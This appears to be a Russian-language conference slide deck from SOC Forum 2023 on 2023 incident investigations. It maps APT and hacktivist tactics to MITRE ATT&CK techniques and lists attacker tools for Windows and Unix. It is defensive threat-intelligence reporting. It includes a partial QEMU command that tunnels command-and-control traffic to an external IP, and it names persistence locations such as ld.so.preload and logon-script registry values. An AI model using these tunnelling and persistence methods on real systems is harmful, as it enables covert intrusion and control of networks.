

# Тренды кибератак 2023. Как атакуют инфраструктуры компаний

SOC  
FORUM  
2023




ИВАН СЮХИН


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# Статистика расследований в 2023 году

## ПЕРВОНАЧАЛЬНЫЙ ДОСТУП



## ОПЕРАЦИОННЫЕ СИСТЕМЫ



I-III КВАРТАЛЫ 2023 Г.

21 КЕЙС


420 ИССЛЕДУЕМЫЕ СИСТЕМЫ

## ТАЙМЛАЙН НАЧАЛА РАССЛЕДОВАНИЙ




# Статистика расследований в 2023 году

## ДЛИТЕЛЬНОСТЬ АТАК В 2022



## ДЛИТЕЛЬНОСТЬ АТАК В 2023



## INITIAL ACCESS

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Exploit Public-Facing Application (ID: T1190), Phishing (ID: T1566)

## PERSISTENCE

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Windows Service (T1543.003)  
Scheduled Task/Job: Scheduled Task (ID: T1053.005), Web Shell (T1505.003)  
Valid Accounts: Domain Accounts (T1078.002)

## DEFENCE EVASION

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Hijack Execution Flow: DLL Side-Loading (T1574.002) Deobfuscate/Decode Files or Information (T1140), Indicator Removal (T1070)  
Masquerading: Masquerade Task or Service (T1036.004)

## LATERAL MOVEMENT

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Remote Services: Windows Remote Management (T1021.006)  
Remote Services: SSH (T1021.004)  
Remote Services: Remote Desktop Protocol (T1021.001)  
Remote Services: SMB/Windows Admin Shares (T1021.002)

## CREDENTIAL ACCESS

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OS Credential Dumping: NTDS (T1003.003), Security Account Manager (T1003.002), LSASS Memory (T1003.001)  
Brute Force: Password Spraying (T1110.003)  
Input Capture: Keylogging (T1417.001)

## EXECUTION

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Command and Scripting Interpreter: Windows Command Shell (T1059.003), PowerShell (T1059.001), Visual Basic (T1059.005), Python (T1059.006)

# APT: тактики и техники, стоящие упоминания

Input = <ready\_4-2024>

## DEFENCE EVASION

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Hide Artifacts: NTFS File Attributes (T1564.004) [использование ADS](#)

Hide Artifacts: Process Argument Spoofing (T1564.010) [подмена аргументов запуска](#)

Masquerading: Masquerade File Type (T1036.008) [.png – не картинка!](#)

Masquerading: Break Process Trees (T1036.009) [скрытие родителя](#)

Rootkit (T1014) [rise of rootkit](#)

## PERSISTENCE

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Server Software Component: IIS Components (T1505.004)

[модификация applicationHost.config](#)

Hijack Execution Flow (T1574) [подмена легитимных файлов ОС](#)

Hijack Execution Flow: Dynamic Linker Hijacking (T1574.006) [ld.so.preload](#)

Event Triggered Execution: Unix Shell Configuration Modification (T1546.004) [/etc/sysconfig/network-scripts/ifup](#)

## CREDENTIAL ACCESS

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Modify Authentication Process (T1556)

[модификация веток:](#)

[HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order](#)

[HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\HwOrder](#)

# APT: тактики и техники, стоящие упоминания

## MALWARE

Custom malware:  
Shadowpad, Shadowpad Light,  
Ghost, TrochilusRAT, DonnectRAT,  
DimanoRAT, PlugX

## REVERSE SHELL, PROXY

MicroSocks, SOCKS5, python-pty-  
shells

## ROOTKIT

modified Azazel

## PRIVILEGE Escalation

PwnKit

## WEB SHELLS

Кастомные и публичные  
(Godzilla), China Chopper

## DISCOVERY

AdFind.exe, Sharphound

## CUSTOM SCRIPTS

ps1, vbs, python

## CREDENTIAL ACCESS

CMPSpy, Inveigh, Mimikatz,  
goddi, secretsdump

## SCANNERS

Advanced IP Scanner, fscan, nbtscan, nmap

## LATERAL

WMIHACKER, Impacket

# Хактивизм Windows: тактики и техники

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## INITIAL ACCESS

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Exploit Public-Facing Application (ID: T1190), Phishing (ID: T1566)

## PERSISTENCE

---

Registry Run Keys / Startup Folder (T1547.001 ), Windows Service (T1543.003),  
Scheduled Task/Job: Scheduled Task (ID: T1053.005), Web Shell (T1505.003)  
Valid Accounts: Domain Accounts (T1078.002)  
Create Account: Local Account T1136.001

## DEFENCE EVASION

---

Deobfuscate/Decode Files or Information (T1140), Indicator Removal (T1070)  
Masquerading: Masquerade Task or Service (T1036.004)

## LATERAL MOVEMENT

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Remote Services: Windows Remote Management (T1021.006), Remote Desktop  
Protocol (T1021.001), SMB/Windows Admin Shares (T1021.002)

## CREDENTIAL ACCESS

---

OS Credential Dumping: NTDS (T1003.003), Security Account Manager (T1003.002)  
Brute Force: Password Spraying (T1110.003), Input Capture: Keylogging (T1417.001)

## EXECUTION

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Command and Scripting Interpreter: Windows Command Shell (T1059.003),  
PowerShell (T1059.001), Visual Basic T1059.005

## IMPACT

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Data Destruction (T1485), Data Encrypted for Impact (T1486), Resource  
Hijacking (T1496)



## Exfiltration

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Exfiltration Over Web Service: Exfiltration to Cloud Storage (T1567.002)

## COMMAND AND CONTROL

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Proxy (T1090)

Qemu as tunnel:

```
qemu-system-i386.exe -m 1M -netdev user,id=lan,restrict=off -netdev  
socket,id=sock,connect=92.XX.XX.214:444....
```

## PERSISTENCE

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Scheduled Task/Job: Scheduled Task «Невидимые задачи» Taskcache

Boot or Logon Initialization Scripts: Logon Script (T1037.001)

HKCU\Environment "UserInitMprLogonScript"

## DEFENSE EVASION

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Indirect Command Execution (T1202) [WSL](#)

SOCIAL ENGINEERING ON RISE

# Хактивизм Windows: инструменты

## MALWARE

Public (Sliver, Cobalt Strike, meterpreter, PupyRAT, SystemBC, DarkGate, MeshAgent)

## OTHER

RDP wrapper, Commando VM, Nhotkey

## SCANNERS

Advanced Port Scanner, SoftPerfect Network Scanner, nmap

## LATERAL

Psexec, smbexec

## CUSTOM SCRIPTS

python, bat, vbs, ps1

## PROXY

socks2, socks

## INITIAL ACCESS

public POC

## WIPERs

custom, sdelete, Caddywiper

## WEB SHELL

NeoReGeorg, tennc, Rebeyond Behinder (Ice Scorpion)

## CREDENTIALS ACCESS

mimikatz, cachedump64, procdump64, ntdsutil, secretdump

## INITIAL ACCESS

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Exploit Public-Facing Application (ID: T1190), Valid Accounts (T1078)

## PERSISTENCE

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Create or Modify System Process: Systemd Service (T1543.002), Scheduled Task/Job: Cron (T1053.003), T1098.004 SSH Authorized Keys, **Hijack Execution Flow (T1574)**, Web Shell (T1505.003), Valid Accounts: Domain Accounts (T1078.002), Create Account: Local Account T1136.001

## DEFENCE EVASION

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Deobfuscate/Decode Files or Information (T1140), Indicator Removal (T1070), Masquerading: Masquerade Task or Service (T1036.004)

## LATERAL MOVEMENT

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Remote Services: SSH (T1021.004)

## CREDENTIAL ACCESS

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Input Capture: Keylogging (T1417.001)

## EXECUTION

---

Command and Scripting Interpreter: Unix Shell (T1059.004)

## IMPACT

---

Data Destruction (T1485), Data Encrypted for Impact (T1486), Resource Hijacking (T1496), Runtime Data Manipulation (T1565.003)

PERSISTENCE  
HIJACK EXECUTION FLOW (T1574)

Подмена PS\CD - User Execution PS\CD -> Wipe  
Подмена pam\_allow.so -> block access

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PAM\_ALLOW.SO – ПОДМЕНЕННАЯ ПРОГРАММА ДЛЯ ПЕРЕХВАТА ВЫЗОВА  
PAM\_SM\_AUTHENTICATE, ЧТО НЕ ПОЗВОЛЯЕТ ВОЙТИ В СИСТЕМУ

ВХОД ТОЛЬКО ПО 1 МАСТЕР-ПАРОЛЮ

## MALWARE

Public (Sliver, PupyRAT, Meterpreter)

## OTHER

freedesktop, Neofetch

## SCANNERS

nmap

## PRIVILEGE ESCALATION

PwnKit

## CUSTOM SCRIPTS

python, sh

## PROXY

python-proxy, microsocks, chisel, ngrok

## INITIAL ACCESS

public POC

## ROOTKIT

modified Azazel

## WIPERs

custom, go-wiper

## WEB SHELL

Godzilla, Rebeyond  
Behinder (Ice Scorpion),  
custom plugins

## CREDENTIALS ACCESS

3snake, sshSPY, swap\_digger,  
MimiPenguin, secretsdump

## ИДЕТ НА СПАД

- Количество атак майнеров

## ОСТАЕТСЯ СТАБИЛЬНЫМ

- Высокая активность АРТ-групп
- Высокий поток фишинга

## ИДЕТ НА УВЕЛИЧЕНИЕ

- Количество зараженных Unix-систем
- Уровень сложности атак хактивизма
- Частота использования rootkit
- Частота использования Social Engineering

## АНОМАЛИИ

Все еще находим жертв proxylogon, proxyshell



Больше  
практических кейсов,  
результатов расследований  
инцидентов от [Solar 4RAYS](#)

Input = <ready\_4-2024>

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